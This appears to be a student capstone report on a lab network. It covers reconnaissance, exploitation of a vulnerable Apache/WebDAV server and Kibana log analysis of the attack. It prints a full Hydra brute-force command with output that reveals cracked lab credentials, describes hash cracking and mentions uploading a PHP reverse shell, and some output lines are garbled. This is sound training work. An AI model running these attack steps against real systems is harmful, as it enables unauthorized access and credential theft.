Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Attacker/Hacker
Internet
Remote Desktop Connection
Hyper-V Azure Host Machine
192.168.1.1
Attack Machine
192.168.1.8
Attack Machine Finds vulnerabilities on network, including Capstone Machine
Capstone Machine
192.168.1.105
Activity log from Capstone Machine sent for analysis by ELK Server
ELK Server
192.168.1.100
Log files analyzed using Kibana
Kibana
192.168.1.100
Port 5601

Network
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname: Azure Hyper V
ML-REFVM-125349

IPv4: 192.168.1.8
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Azure Machine Hyper V ML-REFVM-125349	192.168.1.1	Cloud Based Host Machine
Capstone	192.168.1.105	Target Machines simulating a vulnerable server
ELK	192.168.1.100	Network Monitor Machine running Kibana
Kali	192.168.1.8	Attacking Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Hydra - Brute Force Attack	*When an attacker uses numerous username and password combinations to access a device and/or system*	*Once a brute force attack is successful, the attacker then gains access to that account. By using password lists such as "rockyou.txt", the attack could use programs such "John the Ripper" or "Hydra" to force their way into the account.*
Directory Traversal	*HTTP attack which allows attackers to access restricted directories and execute commands outside of the web server's root directory*	*The directory traversal vulnerability allowed us to gain access to the **"secret_folder"** hidden in the web server directories.*
Port 80 Open for public access CVE-2019-6579	*An attacker with network access to the web server on port 80/TCP could execute system commands with administrative privileges*	*Files and folders are easily accessible. Private files or folders could be found.*

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
WebDav Vulnerability CVE-2020-5318	*A vulnerability in WebDav configurations that an attacker may exploit to gain access to restricted files*	*If WebDAV is not configured properly, it can allow hackers to remotely modify website content.*
LFI Vulnerability	*LFI (Local File Inclusion) allows access into confidential files on a vulnerable machine*	*An LFI vulnerability allows attackers to gain access to sensitive credentials. The attacker can read (and sometimes execute) files on the vulnerable machine.*
Hashed Passwords	*These can be cracked using online tools such as www.crackstation.net or other programs such as hashcat*	*If the username is already known and the password has been cracked, the attack would have access to system files in that account.*
PHP Reverse Shell CWE-434 Unrestricted Upload of File with Dangerous Type	*The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment*	*The attacker was able to upload a malicious file to "/webdav/" which allowed them to make a reverse shell connection.*

Exploitation: Open Port 80


01

Tools & Processes
Used nmap to scan for any open ports or services.

02

Achievements
Found that the IP address 192.168.1.105 had port 80 open, which contained a directory with important files.

03



```
Completed SYN Stealth Scan at 19:21, 0.06s elapsed (1000 total ports)
Initiating Service scan at 19:21
Scanning 2 services on 192.168.1.105
Completed Service scan at 19:21, 6.02s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.1.105.
Initiating NSE at 19:21
Completed NSE at 19:21, 0.01s elapsed
Initiating NSE at 19:21
Completed NSE at 19:21, 0.00s elapsed
Nmap scan report for 192.168.1.105
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.70 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.036KB)
root@kali:~#
```

Exploitation: Brute Force Attack

01


Tools & Processes
Used Hydra on Kali Linux (Attack Machine). This exploit required a password list which was “**rockyou.txt**”

Command:
$ hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder

02

Achievements
This exploit provided me with confirmation of the username “**ashton**” and also the password “**leopoldo**”.

03



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10109 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashto    pass "kittykitt   10137 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashto    pass "kiki123"     38 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashto    pass "khadijah"    139 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashto    pass "kantot" -    0 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ash      ass "joey" -       f 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashto    pass "jeferson"    142 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton"  - pass "jackass2" - 10143 of 14344399 [child 3] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-04-15 19:50:39
root@kali:~#
```

Exploitation: Hashed Password


01

Tools & Processes
Used website www.crackstation.net to crack the hashed password.

02

Achievements
The cracked password “**linux4u**”, used in conjunction with username “**ryan**” helped gain access to the “**/webdav/**” folder.

03



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Hashed password


Cracked Password

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan started on April 15, 2021 around 11:48 PM.
- 8,207 packets were sent from 192.168.1.8, which indicates that this was a port scan.




8,207 hits

Apr 15, 2021 @ 23:30:00.000 - Apr 15, 2021 @ 23:35:00.000 — Auto

Analysis: Finding the Request for the Hidden Directory

- 8,105 requests were made to access “**/secret_folder**” at 11:48 PM.
- The “**/secret_folder**” contained a hashed file that I cracked and used to access the system using another employee’s credentials (**ryan**).



source.ip: 192.168.1.8 AND url.path : "/company_folders/secret_folder"

KQL

Apr 15, 2021 @ 21:00:00.00 → Apr 16, 2021 @ 00:00:00.00


11,120 hits

Apr 15, 2021 @ 21:00:00.000 - Apr 16, 2021 @ 00:00:00.000 — Auto

8,105 requests


Analysis: Uncovering the Brute Force Attack

- A total of 11,120 requests were made during the attack with only 1 request being successful in getting the password. This was indicated by the **301** status code and phrase “**Moved Permanently**”.



11,120 hits

Apr 15, 2021 @ 21:00:00.000 - Apr 16, 2021 @ 00:00:00.000 — Auto




```
# http.response.status_code        301

t http.response.status_phrase      moved permanently
```

Analysis: Finding the WebDAV Connection

- 24 total requests were made to “**/webdav**” directory
- Primary request were for the “**passwd.dav**” and “**reshell.php**”

